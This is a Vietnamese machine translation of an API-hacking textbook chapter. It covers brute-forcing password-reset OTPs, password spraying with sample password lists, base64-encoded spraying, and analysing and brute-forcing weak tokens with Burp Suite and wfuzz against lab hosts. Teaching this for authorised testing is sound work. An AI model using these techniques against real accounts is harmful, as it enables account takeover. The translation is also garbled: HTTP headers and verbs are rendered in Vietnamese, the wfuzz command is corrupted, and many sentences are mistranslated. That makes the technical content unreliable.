Khi yêu cầu của bạn đã được gửi đi, bạn có thể xem lại kết quả trong dòng lệnh. Nếu tùy chọn -hc Wfuzz của bạn hoạt động hiệu quả, kết quả của bạn sẽ khá dễ đọc. Mật khẩu, mã trạng thái trong những năm 200 và 300 phải là dấu hiệu tốt cho thấy bạn đã có thông tin đăng nhập brute-force thành công.

Đặt lại mật khẩu và xác thực đa yếu tố

Mặc dù bạn có thể áp dụng trực tiếp các kỹ thuật brute-force cho các yêu cầu xác thực, nhưng bạn cũng có thể sử dụng chúng để chống lại chức năng đặt lại mật khẩu và xác thực đa yếu tố (MFA). Nếu quy trình đặt lại mật khẩu bao gồm các câu hỏi bảo mật và không áp dụng giới hạn tốc độ cho các yêu cầu, thì chúng tôi có thể lấy mật khẩu đó trong một cuộc tấn công như vậy.

Giống như các ứng dụng web GUI, API thường sử dụng mã khôi phục SMS hoặc mật khẩu dùng một lần (OTP) để xác minh danh tính của người dùng muộn đặt lại mật khẩu của họ. Ngoài ra, nhà cung cấp có thể triển khai MFA cho các lần thử xác thực thành công, vì vậy bạn sẽ phải bỏ qua quy trình đó để có quyền truy cập vào tài khoản. Ở phần phụ trợ, API thường triển khai chức năng này bằng dịch vụ gửi mã có bốn đến sáu chữ số đến số điện thoại

hoặc email liên kết với tài khoản. Nếu chúng tôi không dừng lại bằng cách giới hạn tốc độ, chúng tôi sẽ có thể cưỡng bức các mã này để có quyền truy cập vào mục tiêu tài khoản.

Bắt đầu bằng cách nấm bắt yêu cầu cho quy trình có liên quan, chẳng hạn như quy trình đặt lại mật khẩu. Trong yêu cầu sau, bạn có thể thấy rằng người tiêu dùng bao gồm OTP trong phần thân yêu cầu, cùng với tên người dùng và mật khẩu mới. Do đó, để đặt lại mật khẩu của người dùng, chúng tôi sẽ cần đoán OTP.

```
ĐĂNG /identity/api/auth/v3/check-otp HTTP/1.1
Máy chủ: 192.168.195.130:8888
Tác nhân người dùng: Mozilla/5.0 (x11; Linux x86_64; rv: 78.0) Gecko/20100101
Chấp nhận: */*
Chấp nhận -Ngôn ngữ: en-US, en;q=0.5
Chấp nhận-Mã hóa: gzip,deflate
Người giới thiệu: http://192.168.195.130:8888/forgot-password
Loại nội dung: Ứng dụng/json
Xuất xứ: http://192.168.195.130:8888
Độ dài nội dung: 62
Kết nối: đóng
```

```
{
  "email": "a@email.com",
  "otp": "1234",
  "mật khẩu": "Mật khẩu mới"
}
```

Trong ví dụ này, chúng tôi sẽ tận dụng loại tải trọng brute force trong Burp Suite, nhưng bạn có thể định cấu hình và chạy một cuộc tấn công tương đương bằng cách sử dụng Wfuzz với các tùy chọn brute-force. Khi bạn đã nấm bắt được yêu cầu đặt lại mật khẩu trong Burp Suite, hãy đánh dấu OTP và thêm các điểm đánh dấu vị trí tấn công đã thảo luận trong Chương 4 để biến giá trị thành một biến. Tiếp theo, chọn tab Payloads và đặt loại payload thành brute force (xem Hình 8-1).

Target	Positions	Payloads	Resource Pool	Options
(?) Payload Sets You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab, and each payload type can be customized in different ways.				
Payload set: <input type="text" value="1"/> Payload count: 10,000 Payload type: <input type="text" value="Brute forcer"/> Request count: 10,000				
(?) Payload Options [Brute forcer] This payload type generates payloads of specified lengths that contain all permutations of a specified character set.				
Character set: <input type="text" value="0123456789"/> Min length: <input type="text" value="4"/> Max length: <input type="text" value="4"/>				

Hình 8-1: Định cấu hình Burp Suite Intruder với loại tải trọng brute force được đặt

Nếu bạn đã định cấu hình chính xác cài đặt tài trọng của mình, thì chúng phải khớp với trong Hình 8-1. Trong trường bộ ký tự, chỉ bao gồm các số và ký tự được sử dụng cho OTP. Trong thông báo lỗi dài dòng của mình, trình cung cấp API có thể cho biết những giá trị mà nó mong đợi. Bạn thường có thể kiểm tra điều này bằng cách bắt đầu đặt lại mật khẩu cho tài khoản của chính mình và kiểm tra xem OTP bao gồm những gì. Ví dụ: nếu API sử dụng mã số gồm bốn chữ số, hãy thêm các số từ 0 đến 9 vào bộ ký tự. Sau đó, đặt độ dài tối thiểu và tối đa của mã thành 4.

Brute-buộc mã đặt lại mật khẩu chắc chắn đáng để thử. Tuy nhiên, nhiều ứng dụng web sẽ thực thi giới hạn tốc độ và giới hạn số lần bạn có thể đoán OTP. Nếu giới hạn tốc độ đang cản trở bạn, có lẽ một trong những kỹ thuật trốn tránh trong Chương 13 có thể hữu ích.

Phun mật khẩu

Nhiều biện pháp kiểm soát bảo mật có thể ngăn bạn thực hiện thành công quá trình xác thực của API. Một kỹ thuật được gọi là phun mật khẩu có thể trốn tránh nhiều biện pháp kiểm soát này bằng cách kết hợp một danh sách dài người dùng với một danh sách ngắn các mật khẩu tar nhận được. Giả sử bạn biết rằng quy trình xác thực API có chính sách khóa và sẽ chỉ cho phép 10 lần thử đăng nhập. Bạn có thể tạo danh sách chín mật khẩu có khả năng xảy ra cao nhất (ít hơn một mật khẩu so với giới hạn) và sử dụng những mật khẩu này để đăng nhập vào nhiều tài khoản người dùng.

Khi bạn đang rải mật khẩu, các danh sách từ lớn và lỗi thời như rockyou.txt sẽ không hoạt động. Có quá nhiều mật khẩu không chắc chắn trong một tập như vậy để có thể thành công. Thay vào đó, hãy tạo một danh sách ngắn các mật khẩu có khả năng xảy ra, có tính đến các ràng buộc trong chính sách mật khẩu của nhà cung cấp API mà bạn có thể phát hiện ra trong quá trình do thám. Hầu hết các chính sách mật khẩu có thể yêu cầu độ dài ký tự tối thiểu, chữ hoa và chữ thường và có thể là một số hoặc ký tự đặc biệt.

Hãy thử trộn danh sách rải mật khẩu của bạn với hai loại mật khẩu đường dẫn có điện tử nhỏ (POS) hoặc mật khẩu đủ đơn giản để đoán nhưng đủ phức tạp để đáp ứng các yêu cầu mật khẩu cơ bản (thường tối thiểu tám ký tự, ký hiệu, chữ hoa và chữ thường và một số). Loại đầu tiên bao gồm các mật khẩu rõ ràng như QWER@#\$, Mật khẩu1!, và công thức Mùa+Năm+Ký hiệu (chẳng hạn như Winter2021!, Spring2021?, Fall2021!, và Autumn2021?). Loại thứ hai bao gồm các mật khẩu nâng cao hơn liên quan trực tiếp đến mục tiêu, thường bao gồm một chữ cái viết hoa, một con số, chi tiết về tổ chức và một biểu tượng.

Đây là một danh sách rút ngắn mật khẩu mà tôi có thể tạo ra nếu tôi đang tấn công một điểm cuối dành cho nhân viên Twitter:

Mùa đông2021!	Mật khẩu1!	Twitter@2022
Mùa xuân2021!	Tháng 3212006!	JPD1976!
QWER@#\$	Tháng 7152006!	Dorsey@2021

Chìa khóa để rải mật khẩu là tối đa hóa danh sách người dùng của bạn. Nhiều hơn tên người dùng bạn bao gồm, tỷ lệ truy cập của bạn càng cao. Xây dựng danh sách người dùng trong nỗ lực do thám của bạn hoặc bằng cách khám phá các lỗ hỏng tiếp xúc dữ liệu quá mức.

Trong Intruder của Burp Suite, bạn có thể thiết lập cuộc tấn công này theo cách tương tự như cuộc tấn công brute-force tiêu chuẩn, ngoại trừ bạn sẽ sử dụng cả danh sách người dùng và danh sách mật khẩu. Chọn kiểu tấn công bằng bom chùm và đặt các vị trí tấn công xung quanh tên người dùng và mật khẩu, như trong Hình 8-2.

```

Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

1 POST /identity/api/auth/login HTTP/1.1
2 Host: 192.168.195.130:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.195.130:8888/login
8 Content-Type: application/json
9 Origin: http://192.168.195.130:8888
10 Content-Length: 47
11 Connection: close
12
13
14 {"email":"$a$a@email.com","password":"$P@SS$"}

```

Hình 8-2: Một cuộc tấn công phun thông tin xác thực sử dụng Intruder

Lưu ý rằng vị trí tấn công đầu tiên được đặt để thay thế tên người dùng trong phía trước @email.com, bạn có thể thực hiện việc này nếu bạn chỉ kiểm tra người dùng trong một miền email cụ thể.

Tiếp theo, thêm danh sách những người dùng đã thu thập làm bộ trọng tải đầu tiên và một danh sách ngắn các mật khẩu làm bộ trọng tải thứ hai của bạn. Khi tải trọng của bạn được cấu hình như trong Hình 8-3, bạn đã sẵn sàng thực hiện một cuộc tấn công rải mật khẩu.

Payload Sets	
You can define one or more payload sets for each payload set, and each payload type can be customized in different ways.	
Payload set:	1
Payload type:	Simple list

Payload Options [Simple list]	
This payload type lets you configure a simple list of strings that are used as payloads.	
Paste	william
Load ...	carlo
Remove	a
Clear	colin
Add	jordon
	jon
	kristin
	vivian
	charlise
	ruby
	Add
	Enter a new item

Payload Sets	
You can define one or more payload sets. The number of payload sets depends on the attack type, and each payload type can be customized in different ways.	
Payload set:	2
Payload type:	Simple list
Payload count: 10	
Request count: 50	

Payload Options [Simple list]	
This payload type lets you configure a simple list of strings that are used as payloads.	
Paste	Winter2021!
Load ...	Spring2021!
Remove	Winter2021?
Clear	QWER!@#\$
	Password1!
	March212006!
	July152006!
	Twitter@2021
	JPD1976!
	Dorsey@2021
	Add
	Enter a new item

Hình 8-3: Tải trọng ví dụ của Burp Suite Intruder cho một cuộc tấn công bằng bom chùm

Khi bạn đang phân tích kết quả, sẽ hữu ích nếu bạn có ý tưởng về một lần đăng nhập thành công tiêu chuẩn trông như thế nào. Nếu bạn không chắc chắn, hãy tìm kiếm sự bắt thường về độ dài và mã phản hồi được trả về. Hầu hết các ứng dụng web phản hồi kết quả đăng nhập thành công bằng mã trạng thái HTTP ở độ tuổi 200 hoặc 300. Trong Hình 8-4, bạn có thể thấy nỗ lực rải mật khẩu thành công có hai đặc điểm bắt thường: mã trạng thái là 200 và độ dài phản hồi là 682.

Request	Payload	Status	Error	Timeout	Length
5	Password1!	200	<input type="checkbox"/>	<input type="checkbox"/>	682
0		500	<input type="checkbox"/>	<input type="checkbox"/>	479
1	Winter2021!	500	<input type="checkbox"/>	<input type="checkbox"/>	479
2	Spring2021!	500	<input type="checkbox"/>	<input type="checkbox"/>	479
3	Winter2021?	500	<input type="checkbox"/>	<input type="checkbox"/>	479
4	QWER!@#\$	500	<input type="checkbox"/>	<input type="checkbox"/>	479
6	March212006!	500	<input type="checkbox"/>	<input type="checkbox"/>	479
7	July152006!	500	<input type="checkbox"/>	<input type="checkbox"/>	479
8	Twitter@2021	500	<input type="checkbox"/>	<input type="checkbox"/>	479
9	JPD1976!	500	<input type="checkbox"/>	<input type="checkbox"/>	479
10	Dorsey@2021	500	<input type="checkbox"/>	<input type="checkbox"/>	479

Hình 8-4: Tấn công rải mật khẩu thành công bằng Intruder

Để giúp phát hiện sự bắt thường bằng Intruder, bạn có thể sắp xếp kết quả theo trạng thái mã hoặc độ dài phản hồi.

Bao gồm xác thực Base64 trong các cuộc tấn công Brute-Force

Một số API sẽ tài trọng xác thực mã hóa cơ sở64 được gửi trong một yêu cầu API. Có nhiều lý do để làm điều này, nhưng điều quan trọng cần biết là bảo mật không phải là một trong số đó. Bạn có thể dễ dàng bỏ qua sự bắt thường này.

Nếu bạn kiểm tra một lần xác thực và nhận thấy rằng một API đang mã hóa thành base64, thì có khả năng nó đang so sánh với các thông tin xác thực được mã hóa base64 trên phần phụ trợ. Điều này có nghĩa là bạn nên điều chỉnh các cuộc tấn công làm mở của mình để bao gồm các tài trọng base64 bằng cách sử dụng Burp Suite Intruder, có thể mã hóa và giải mã các giá trị base64. Ví dụ, các giá trị mật khẩu và email trong Hình 8-5 được mã hóa base64. Bạn có thể giải mã chúng bằng cách đánh dấu tài trọng, nhấp chuột phải và chọn giải mã Base64 (hoặc phím tắt CTRL-SHIFT-B). Thao tác này sẽ hiển thị tài trọng để bạn có thể xem nó được định dạng như thế nào.

Ví dụ, để thực hiện một cuộc tấn công rải mật khẩu sử dụng mã hóa base64, hãy bắt đầu bằng cách chọn các vị trí tấn công. Trong trường hợp này, chúng tôi sẽ chọn base64-mật khẩu được mã hóa từ yêu cầu trong Hình 8-5. Tiếp theo, thêm bộ trọng tài; chúng tôi sẽ sử dụng mật khẩu được liệt kê trong phần trước.

Bây giờ, để mã hóa từng mật khẩu trước khi mật khẩu được gửi trong yêu cầu, chúng tôi phải sử dụng quy tắc xử lý tài trọng. Trong tab Tài trọng là một tùy chọn để thêm quy tắc như vậy. Chọn Add4Encoded4Base64-encode rồi bấm OK.

Cửa sổ xử lý tài trọng của bạn sẽ giống như Hình 8-6.

```

1 POST /identity/api/auth/login HTTP/1.1
2 Host: 192.168.195.130:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.195.130:8888/login
8 Content-Type: application/json
9 Origin: http://192.168.195.130:8888
10 Content-Length: 47
11 Connection: close
12
13
14 {"email":"YUBlbWFpbC5jb20=","password":"UEFTDUw=="}
```

Send to Repeater Ctrl-R
 Send to Intruder Ctrl-I
 Scan defined insertion points
Convert selection >
 URL >
 HTML >
Base64 > Base64-decode Ctrl+Shift-B
 URL-encode as you type
 Cut Ctrl-X
 Copy Ctrl-C
 Paste Ctrl-V
 Construct string > Base64-encode Ctrl-B

Hình 8-5: Giải mã base64 bằng Burp Suite Intruder



Hình 8-6: Thêm quy tắc xử lý tải trọng vào Burp Suite Intruder

Giờ đây, cuộc tấn công rải mật khẩu được mã hóa base64 của bạn đã sẵn sàng khởi chạy.

Rèn token

Khi được triển khai đúng cách, mã thông báo có thể là một cách tuyệt vời để API xác thực người dùng và cho phép họ truy cập tài nguyên của mình. Tuy nhiên, nếu có bất kỳ vấn đề gì xảy ra khi tạo, xử lý hoặc xử lý mã thông báo, thì chúng sẽ trở thành chìa khóa cho vương quốc của chúng ta.

Vấn đề với mã thông báo là chúng có thể bị đánh cắp, rò rỉ và giả mạo.

Chúng tôi đã đề cập đến cách đánh cắp và tìm các mã thông báo bị rò rỉ trong Chương 6.

Trong phần này, tôi sẽ hướng dẫn bạn quy trình giả mạo mã thông báo của riêng bạn khi có điểm yếu trong quá trình tạo mã thông báo. Điều này trước tiên yêu cầu phân tích mức độ dự đoán của quy trình tạo mã thông báo của nhà cung cấp API. Nếu chúng tôi có thể phát hiện ra bất kỳ mẫu nào trong mã thông báo được cung cấp, chúng tôi có thể giả mạo mã thông báo của riêng mình hoặc chiếm đoạt mã thông báo của người dùng khác.

API thường sẽ sử dụng mã thông báo làm phương thức ủy quyền. Người tiêu dùng có thể phải xác thực ban đầu bằng cách sử dụng kết hợp tên người dùng và mật khẩu, nhưng sau đó nhà cung cấp sẽ tạo mã thông báo và cung cấp mã thông báo đó cho người tiêu dùng để sử dụng với các yêu cầu API của họ. Nếu quá trình tạo mã thông báo bị lỗi, chúng tôi sẽ có thể phân tích mã thông báo, chiếm đoạt mã thông báo của người dùng khác, sau đó sử dụng chúng để truy cập tài nguyên và chức năng API bổ sung của người dùng bị ảnh hưởng.

Burp Suite's Sequencer cung cấp hai phương pháp để phân tích mã thông báo: phân tích thủ công mã thông báo được cung cấp trong tệp văn bản và thực hiện chụp trực tiếp để tự động tạo mã thông báo. Tôi sẽ hướng dẫn bạn qua cả hai quy trình.

Phân tích tay thủ công

Để thực hiện phân tích tay thủ công, hãy chọn mô-đun Sequencer và chọn tab Tải thủ công. Nhấp vào Tải và cung cấp danh sách mã thông báo bạn muốn phân tích. Bạn càng có nhiều mã thông báo trong mẫu của mình, kết quả sẽ càng tốt hơn. Sequencer yêu cầu tối thiểu 100 mã thông báo để thực hiện phân tích cơ bản, bao gồm phân tích cấp độ bit hoặc phân tích tự động mã thông báo được chuyển đổi thành bộ bit. Sau đó, các bộ bit này được đưa vào một loạt thử nghiệm bao gồm thử nghiệm nén, tương quan và phỏ, cũng như bốn thử nghiệm dựa trên các yêu cầu bảo mật 140-2 của Tiêu chuẩn Xử lý Thông tin Liên bang (FIPS).

LƯU Ý Nếu bạn muốn làm theo các ví dụ trong phần này, hãy tạo mã thông báo của riêng bạn hoặc sử dụng mã thông báo xáu được lưu trữ trên repo Hacking-APIs GitHub (<https://github.com/hAPI-hacker/Hacking-APIs>).

Một phân tích đầy đủ cũng sẽ bao gồm phân tích cấp độ ký tự, một loạt các thử nghiệm được thực hiện trên từng ký tự ở vị trí nhất định ở dạng ban đầu của mã thông báo. Sau đó, các mã thông báo được đưa vào phân tích số lượng ký tự và phân tích chuyển đổi ký tự, hai bài kiểm tra phân tích cách các ký tự được phân phối trong mã thông báo và sự khác biệt giữa các mã thông báo. Để thực hiện phân tích đầy đủ, Sequencer có thể yêu cầu hàng nghìn mã thông báo, tùy thuộc vào kích thước và độ phức tạp của từng mã thông báo riêng lẻ.

Sau khi mã thông báo của bạn được tải, bạn sẽ thấy tổng số mã thông báo được nạp, mã thông báo ngắn nhất và mã thông báo dài nhất, như trong Hình 8-7.

The screenshot shows the Burp Suite interface with the 'Sequencer' tab selected. Under the 'Manual Load' section, there is a button labeled 'Analyze now'. Below it, statistics are displayed: 'Tokens loaded: 13141', 'Shortest: 0', and 'Longest: 12'. A list of tokens is shown in a scrollable window, starting with 'Ab4dt0k3naa1' and ending with 'Ab4dt0k3nak1'. Buttons for 'Paste', 'Load ...', and 'Clear' are located to the left of the token list.

Hình 8-7: Các mã thông báo được tải thử công trong Burp Suite Sequencer

Bây giờ bạn có thể bắt đầu phân tích bằng cách nhấp vào Phân tích ngay. bộ đó sau đó sẽ tạo một báo cáo (xem Hình 8-8).


The screenshot shows the 'Analysis Options' tab with the 'Overall result' section selected. It displays a message stating that the overall quality of randomness within the sample is estimated to be 'extremely poor' at a significance level of 1%, with an estimated amount of effective entropy of 0 bits. Below this, the 'Effective Entropy' section contains a chart and a detailed description explaining the meaning of entropy levels in statistical testing.

Hình 8-8: Tab Tóm tắt của báo cáo phân tích mã thông báo do Sequencer cung cấp

Báo cáo phân tích mã thông báo bắt đầu bằng một bản tóm tắt các phát hiện. Kết quả tổng thể bao gồm chất lượng của tính ngẫu nhiên trong mẫu mã thông báo. Trong Hình 8-8, bạn có thể thấy rằng chất lượng của tính ngẫu nhiên cực kỳ kém, cho thấy rằng chúng tôi có thể sẽ cưỡng bức các mã thông báo hiện có khác.

Để giảm thiểu nỗ lực cần thiết đối với mã thông báo vũ phu, chúng tôi sẽ muốn xác định xem có phần nào của mã thông báo không thay đổi và các phần khác thường xuyên thay đổi hay không. Sử dụng phân tích vị trí ký tự để xác định ký tự nào sẽ bị cưỡng bức (xem Hình 8-9). Bạn có thể tìm thấy tính năng này trong Bộ ký tự trong tab Phân tích cấp độ ký tự.

Như bạn có thể thấy, các vị trí ký tự mã thông báo không thay đổi nhiều lắm, ngoại trừ ba ký tự cuối cùng; chuỗi Ab4dt0k3n không thay đổi trong suốt quá trình lấy mẫu. Bây giờ chúng tôi biết rằng chúng tôi nên thực hiện một biểu mẫu mạnh mẽ chỉ với ba ký tự cuối cùng và để nguyên phần còn lại của mã thông báo.



Hình 8-9: Biểu đồ vị trí ký tự được tìm thấy trong phân tích cấp độ ký tự của Sequencer

Phân tích nắm bắt mã thông báo trực tiếp


Trình sắp xếp chuỗi của Burp Suite có thể tự động yêu cầu nhà cung cấp API tạo 20.000 mã thông báo để phân tích. Để làm điều này, chúng tôi chỉ cần chặn quá trình tạo mã thông báo của nhà cung cấp và sau đó định cấu hình Sequencer. Burp Suite sẽ lặp lại quy trình tạo mã thông báo tối đa 20.000 lần để phân tích các mã thông báo về sự tương đồng.

Trong Burp Suite, chặn yêu cầu bắt đầu quá trình tạo mã thông báo. Chọn Hành động (hoặc bấm chuột phải vào yêu cầu) rồi chuyển tiếp yêu cầu đó tới Trình sắp xếp thứ tự. Trong Sequencer, đảm bảo rằng bạn đã chọn tab chụp trực tiếp và bên dưới Vị trí mã thông báo trong phần hồi, hãy chọn tùy chọn Định cấu hình cho Vị trí tùy chỉnh. Như trong Hình 8-10, đánh dấu mã thông báo đã tạo và nhấp vào OK.

Chọn **Bắt đầu chụp trực tiếp**. Burp Sequencer hiện sẽ bắt đầu thu thập mã thông báo để phân tích. Nếu bạn chọn hộp kiểm **Tự động phân tích**, Trình sắp xếp thứ tự sẽ hiển thị kết quả entropy hiệu quả ở các mốc khác nhau.

Ngoài việc thực hiện phân tích entropy, Burp Suite sẽ cung cấp bạn với một bộ sưu tập lớn các mã thông báo, có thể hữu ích để tránh các biện pháp kiểm soát bảo mật (một chủ đề chúng ta khám phá trong Chương 13). Nếu API không ghi ngày vô hiệu cho mã thông báo sau khi mã thông báo mới được tạo và các biện pháp kiểm soát bảo mật sử dụng mã thông báo làm phương thức nhận dạng, thì giờ đây bạn có tới 20.000 danh tính để giúp bạn tránh bị phát hiện.

Nếu có các vị trí ký tự mã thông báo có entropy thấp, bạn có thể thử một cuộc tấn công vũ phu chống lại các vị trí nhân vật đó. Việc xem xét các mã thông báo có entropy thấp có thể tiết lộ một số mẫu nhất định mà bạn có thể tận dụng. Ví dụ: nếu bạn nhận thấy rằng các ký tự ở một số vị trí nhất định chỉ chứa các chữ cái viết thường hoặc một dãy số nhất định, bạn sẽ có thể tăng cường các cuộc tấn công vũ phu của mình bằng cách giảm thiểu số lần thử yêu cầu.



Hình 8-10: Phản hồi mã thông báo của nhà cung cấp API được chọn để phân tích

Brute-Forcing Token có thẻ dự đoán

Hãy quay lại với các mã thông báo không hợp lệ được phát hiện trong quá trình phân tích tài thủ công (có ba ký tự cuối cùng là những ký tự duy nhất thay đổi) và sử dụng vũ lực các tổ hợp chữ cái và số có thể để tìm các mã thông báo hợp lệ khác. Khi chúng tôi đã phát hiện ra các mã thông báo hợp lệ, chúng tôi có thể kiểm tra quyền truy cập của mình vào API và tìm hiểu xem chúng tôi được phép làm gì.

Khi bạn đang cưỡng bức thông qua các tổ hợp số và đê ters, tốt nhất là giảm thiểu số lượng biến. Phân tích cấp độ ký tự đã cho chúng tôi biết rằng chín ký tự đầu tiên của mã thông báo Ab4dt0k3n vẫn ở trạng thái tĩnh. Ba ký tự cuối cùng là các biến và dựa trên mẫu, chúng ta có thể thấy rằng chúng tuân theo mẫu letter1 + letter2 + số. Hơn nữa, một mẫu mã thông báo cho chúng ta biết rằng chữ cái 1 đó chỉ bao gồm các chữ cái giữa a và d. Những quan sát như thế này sẽ giúp thu nhỏ tổng lượng vũ lực cần thiết.

Sử dụng Burp Suite Intruder hoặc Wfuzz để brute-force mã thông báo yếu. Trong Burp Suite, nắm bắt yêu cầu tới điểm cuối API yêu cầu mã thông báo. Trong Hình 8-11, chúng tôi sử dụng một yêu cầu GET tới /identity/api/v2/user/dashboard để điểm cuối và bao gồm mã thông báo làm tiêu đề. Gửi yêu cầu đã chụp tới Ké xâm nhập và trong tab Vị trí tài trọng của ké xâm nhập, hãy chọn các vị trí tấn công.

Payload Positions

Configure the positions where payloads will be inserted into the base request.

Attack type: Cluster bomb

```

1 GET /identity/api/v2/user/dashboard HTTP/1.1
2 Token: Ab4dt0k3n$as$as$15
3 User-Agent: PostmanRuntime/7.26.8
4 Accept: /*
5 Postman-Token: 7675480c-32ff-470a-8336-a015a22dc6a
6 Host: 192.168.50.35:8888
7 Accept-Encoding: gzip, deflate
8 Connection: close
9
10

```

Hình 8-11: Tấn công bằng bom chùm trong Burp Suite Intruder

Vì chúng ta chỉ brute-force cho ba ký tự cuối cùng, nên hãy tạo ba vị trí tấn công: một cho ký tự thứ ba từ cuối, một cho ký tự thứ hai từ cuối và một cho ký tự cuối cùng. Cập nhật loại tấn công thành bom chùm để Kẻ xâm nhập sẽ lặp lại qua từng kết hợp có thể. Tiếp theo, định cấu hình tải trọng, như trong Hình 8-12.

Target	Positions	Payloads	Resource Pool	Options
<p>(?) Payload Sets</p> <p>You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.</p> <p>Payload set: <input type="text" value="1"/> Payload count: 4 Payload type: <input type="text" value="Brute forcer"/> Request count: 160</p> <hr/> <p>(?) Payload Options [Brute forcer]</p> <p>This payload type generates payloads of specified lengths that contain all permutations of a specified character set.</p> <p>Character set: <input type="text" value="abcd"/> Min length: <input type="text" value="1"/> Max length: <input type="text" value="1"/></p>				

Hình 8-12: Tab trọng tải trong Intruder của Burp Suite

Chọn số Payload Set , đại diện cho một vị trí tấn công cụ thể và đặt loại tải trọng thành brute force. Trong trường bộ ký tự, bao gồm tất cả các số và chữ cái sẽ được kiểm tra ở vị trí đó. Bởi vì hai trọng tải đầu tiên là các chữ cái, chúng tôi sẽ muốn thử tất cả các chữ cái từ a đến z. Đối với bộ tải trả phí 3, bộ ký tự phải bao gồm các chữ số từ 0 đến 9. Đặt cả độ dài tối thiểu và tối đa thành 1, vì mỗi vị trí tấn công dài một ký tự. Bắt đầu cuộc tấn công và Burp Suite sẽ gửi tất cả 160 vị trí mã thông báo trong các yêu cầu đến điểm cuối.

Burp Suite CE chặn các yêu cầu của Ké xâm nhập. Là một giải pháp thay thế nhanh hơn, miễn phí, bạn có thể muốn sử dụng Wfuzz, như vậy:

```
$ wfuzz -u vulnexample.com/api/v2/user/dashboard -hc 404 -H "mã thông báo: Ab4dt0k3nFUZZFUZZFUZ3Z1" -z list,abcd -z list,abcd -z range,0-9
```

mã số	Dòng phản hồi	Từ	ký tự	Khối hàng
000000117: 200	1 lit	10 W	345 Chương	" ab4dt0k3nca1"
000000118: 200	1 lit	10 W	345 Chương	"ab4dt0k3ncb2"
000000119: 200	1 lit	10 W	345 Chương	" ab4dt0k3ncc3"
000000120: 200	1 lit	10 W	345 Chương	"ab4dt0k3ncd4"
000000121: 200	1 lit	10 W	345 Chương	" ab4dt0k3nce5"

Bao gồm mã thông báo tiêu đề trong yêu cầu của bạn bằng cách sử dụng -H. Để chỉ định ba vị trí tải trọng, hãy gắn nhãn vị trí đầu tiên là FUZZ, vị trí thứ hai là FUZZ và vị trí thứ ba là FUZZ. Sau -z, liệt kê các tải trọng. Chúng tôi sử dụng -z list,abcd để chuyển qua các chữ cái từ a đến d cho hai vị trí tải trọng đầu tiên và chúng tôi sử dụng -z range,0-9 để chuyển qua các số ở vị trí tải trọng cuối cùng.

Được trang bị một danh sách các mã thông báo hợp lệ, tận dụng chúng trong các yêu cầu API để tìm hiểu thêm về những đặc quyền mà chúng có. Nếu bạn có một bộ sưu tập các yêu cầu trong Postman, hãy thử đơn giản cập nhật biến mã thông báo thành một biến được ghi lại và sử dụng Postman Runner để nhanh chóng kiểm tra tất cả các yêu cầu trong bộ sưu tập. Điều đó sẽ cung cấp cho bạn một ý tưởng khá tốt về khả năng của một mã thông báo nhất định.

Lạm dụng mã thông báo web JSON

Tôi đã giới thiệu Mã thông báo web JSON (JWT) trong Chương 2. Chúng là một trong những loại mã thông báo API phổ biến hơn vì chúng hoạt động trên nhiều ngôn ngữ lập trình, bao gồm Python, Java, Node.js và Ruby.

